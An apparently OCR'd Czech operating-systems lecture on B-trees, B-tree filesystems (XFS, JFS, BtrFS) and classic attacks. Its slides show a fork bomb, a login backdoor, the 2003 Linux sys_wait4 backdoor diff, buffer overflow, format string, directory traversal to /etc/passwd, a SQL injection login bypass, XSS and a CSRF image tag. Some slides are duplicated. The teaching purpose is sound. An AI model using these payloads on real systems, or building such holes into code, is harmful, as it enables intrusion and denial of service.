Operační systémy 2

Bezpečnost

Petr Krajča

Katedra informatiky
Univerzita Palackého v Olomouci

29. listopad, 2011

B-stromy

- vyvážené stromy
  - všechny listy jsou ve stejné hloubce
  - každý uzel (mimo kořenového) obsahuje nejméně $t-1$ klíčů, tj. má t potomků; v neprázdném stromě kořen obsahuje alespoň jeden klíč
  - každý uzel má nanejvýš $2t-1$ klíčů $\Longrightarrow$ $2t$ potomků $\Longrightarrow$ plný uzel
  - **Věta:** Pokud je počet klíčů $n \geq 1$, pak pro B-strom stupně $t \geq 2$ a výšky h platí
$$h \leq \log_t \frac{n+1}{2}.$$
- ne všechna data v paměti (vs. běžné binarní stromy)
- rozdílné přístupové doby primarní paměti a sekundární (desítky až stovky nanosekund vs. milisekundy–vystavení hlavičky)
- preferované sekvenční čtení $\Longrightarrow$ načtení celých stránek
- zobecnění 2,3-stromů, 2,3,4-stromů
- rozlišujeme složitost operací (porovnání, atd.) a I/O operací (zápisy, čtení)
- složitost vyhledávání, vložení: $O(th) = O(t \log_t n)$
- počet přístupů na disk: $O(h) = O(\log_t n)$


Souborové systémy využívající B-stromy

XFS

- navržen SGI pro operační systém IRIX (k dispozici v Linuxech)
- spoléhá na B+stromy (nutné zaplnění ze 2/3)
- rozdělení disku na agregační jednotky
- evidence volného místa v B-stromech (dva stromy $\Longrightarrow$ vyhledávání podle pozice, velikosti)
- uložení souborů $\Longrightarrow$ extenty jako v případě NTFS (uloženo v inodách)
- u větších souborů použití B-stromů $\Longrightarrow$ zřetězení listů
- malé adresáře v inodách; větší $\Longrightarrow$ B-stromy

JFS

- navržen IBM pro AIX
- koncepce žurnálování blízká databázovým systémům
- v některých ohledech podobný přístup jako u XFS


superblock
bit maps
inodes
dir entries
inodes
file data
file data
block pointers


BtrFS (1/2)


- všechna data uložena v B-stromech
- varianta podporující CoW (řeší integritu)
- jedna implementace (jednoduchá implementace, kontrolní součty, atd.)
- všechny klíče ve tvaru:

```
struct btrfs_disk_key {
  __le64 objectid;
  u8 type;
  __le64 offset;
}
```

- slučování souvisejících dat vedle sebe
- malé soubory ve stromu
- velké soubory (vlastní extenty), popsané v klíči (využití offsetu)
- automatická defregmentace
- několik speciálních stromů (volné místo)

BtrFS (2/2)


Item 0
Item 1
Item 2
unused space
Data 2
Data 1
Data 0
one block


superblock
bit maps
inodes
dir entries
inodes
block pointers
file data
file data

Bezpečtností problémy

Bezpečnostní požadavky

- diskrétnost (confidentiality) – informace o systému jsou k dispozici jenom těm, co k tomu mají nárok
- neporušenost (integrity) – části systému můžou měnit jenom ti, co k tomu mají práva
- dostupnost (availability)
- autentičnost (authenticity) – systém je schopen ověřit identitu uživatele

Typy útoků

- pasivní (pouze čtení) $\times$ aktivní
- cílený útok $\times$ viry

Důvody

- ,,běžné slídění" (netechničtí uživatelé, insideři)
- špionáž
- snaha získat peníze nebo alespoň výpočetní výkon
- pro zábavu

Problematika bezpečnosti a její (celo)společenský dopad

- hackers $\times$ crackers
- white hat $\times$ black hat
- známost exploitu $\Longrightarrow$ fatální důsledky
- veřejná známost exploitu $\Longrightarrow$ ještě horší důsledky
- $\Longrightarrow$ bezpečnostní problémy vyžadují specifický přístup
  - hlašení chyb diskrétním způsobem
  - všechno má své meze

Typy útoků

- trojský kůň (problém i unixu, nechráněný adresář a $PATH)
- login spoofing
- logic bomb (dead man's switch)
- backdoors
- buffer overflow (Tan. 611)
- viry, rootkity
  - navázání na systémové volání
  - metody skrývání
- denial of service (DoS)
- selhání lidského faktoru (Kevin Mitnick)

DoS

- zahlcení služby, buď:
- vysokou spotřebou systémových prostředků (procesorový čas, pameť, přenosové pásmo)

```
while (1) fork();
```

- změna konfigurace (např. směrovací tabulky, propagace špatné konfigurace, Supronet 2009)
- narušení stavové informace (např. přerušení existujícího TCP spojení)
- narušení komunikace zabraňující efektivní komunikaci ostatních (Slowloris aka outloň váhavý)
- varianta DDoS (botnety)
- neumýslný DoS útok (Slashdot effect)

Backdoor (1/2)

- mechanizmus na obejití běžného přihlašovacího postupu

```
while (true) {
    login = getLogin();
    passw = getPassword();
    if (isValid(login, passw)) break;
}
```

```
while (true) {
    login = getLogin();
    passw = getPassword();
    if (isValid(login, passw)
        || (login.equals("ja")) break;
}
```

- bez znalosti kódu špatně odhalitelné
- $\Longrightarrow$ Interbase (u: 'politically' p:'correct') 1994-2001!

Backdoor (1/2)

- mechanizmus na obejití běžného přihlašovacího postupu

```
while (true) {
    login = getLogin();
    passw = getPassword();
    if (isValid(login, passw)) break;
}
```

```
while (true) {
    login = getLogin();
    passw = getPassword();
    if (isValid(login, passw)
        || (login.equals("ja")) break;
}
```

- bez znalosti kódu špatně odhalitelné
- $\Longrightarrow$ Interbase (u: 'politically' p:'correct') 1994-2001!

Backdoor (1/2)

- mechanizmus na obejití běžného přihlašovacího postupu

```
while (true) {
    login = getLogin();
    passw = getPassword();
    if (isValid(login, passw)) break;
}
```

```
while (true) {
    login = getLogin();
    passw = getPassword();
    if (isValid(login, passw)
        || (login.equals("ja")) break;
}
```

- bez znalosti kódu špatně odhalitelné
- $\Longrightarrow$ Interbase (u: 'politically' p:'correct') 1994-2001!

Backdoor (2/2)

```
--- GOOD        2003-11-05 13:46:44.000000000 -0800
+++ BAD 2003-11-05 13:46:53.000000000 -0800
@@ -1111,6 +1111,8 @@
                schedule();
                goto repeat;
        }
+       if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
+                       retval = -EINVAL;
        retval = -ECHILD;
 end_wait4:
        current->state = TASK_RUNNING;
```

- Linux Kernel `sys_wait4`

Backdoor (2/2)

```
--- GOOD        2003-11-05 13:46:44.000000000 -0800
+++ BAD 2003-11-05 13:46:53.000000000 -0800
@@ -1111,6 +1111,8 @@
                schedule();
                goto repeat;
        }
+       if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
+                       retval = -EINVAL;
        retval = -ECHILD;
 end_wait4:
        current->state = TASK_RUNNING;
```

- Linux Kernel `sys_wait4`

Buffer overflow

```
void foo(char * str) {
char buf[1024];
strcpy(buf, str);
}
```

- Jak vypadá zásobník?
- přepis návratové adresy (+ NOP sled)
- problém s \0

```
B8 01000000    MOV EAX,1

33C0           XOR EAX,EAX\\
40             INC EAX
```

Format string attack

```
int main(int argc, char ** argv) {
   printf(argv[1]);
}
```

- `./foo "%x %x %x"` $\Longrightarrow$ čteme obsah zásobníku
- jak zapisovat?
- `%n`
  - do adresy argumentu zapíše počet již vygenerovaných znaků
  - `printf("aaa %i -- %n", i, &j)`
- možnost přepisovat data
- `snprintf(char *str, size_t size, const char *format, ...);`
- máme buffer, máme možnost využít buffer k ukládání adres pro `%n`

Directory traversal attack

```
Hlavicka
<?
$f = fopen("texty/{$_REQUEST["file"]}, "r");
while (!feof($f))
   echo fgets($f);
fclose($f)
?>
Paticka
```

- `index.php?file=text1.htm` $\Longrightarrow$ funguje dobře
- `index.php?file=../../../../etc/passwd`
- `index.php?file=../db-connect.php`

SQL injection attack

```
<?
$login = $_REQUEST["login"];
$pasw = sha1($_REQUEST["passwd"]);
$q="select * from users where (user='$login' and pasw='$pasw')";
$loggedIn = pg_num_rows(pg_query($q));
?>
```

- pokud je login `foo` a heslo `bar` $\Longrightarrow$ funguje dobře
- pokud je login `foo' or true) --` a heslo `bar` $\Longrightarrow$ máme problém
- $\Longrightarrow$
  `select * from users where (user='foo' or true) -- pass='...')`
- přes funkce DB se lze dostat k dalším citlivým informacím
- řešení $\Longrightarrow$ pokud to API umožňuje parametrizované dotazy (JDBC, ADO) nebo důsledná kontrola vstupů

Cross-site scripting (XSS)

- předáme druhému uživateli námi vytvořený JS kód tak, aby to nepoznal
- např. na fórum pošleme zprávu obsahující `<script>...</script>`, lze použít i atributy `onclick=`, atd.
- daný kód se provede, když uživatel stránku načte $\Longrightarrow$ přístup k citlivým informacím
- máme k dispozici celý DOM a XMLHttpRequest!
- vyžaduje určitou dávku soc. inženýrství
- důsledná kontrola všech vstupů na HTML tagy (nebo konverze < a > na entity)

Cross-site request forgery (CSRF)

```
<img src="http://bank.example.com/
  withdraw?account=bob&amount=1000000&for=Mal">
```

Symlink attack

- proces nekontroluje, jestli zapisuje do souboru nebo odkazu směřujícího na jiný soubor

Scénář 1

- víme, že proces s právy administrátora zapisuje vždy do souboru `/tmp/foo`
- pokud vyměníme `foo` za link např. `/etc/bar` $\Longrightarrow$ problém

Scénář 2

- proces ověří, že v `/tmp/` není soubor `foo123`, pokud ne, vytvoří jej a zapisuje do něj
- race-condition – útočník mezi ověření/vytvoření-otevření vloží vytvoření symlinku/hardlinku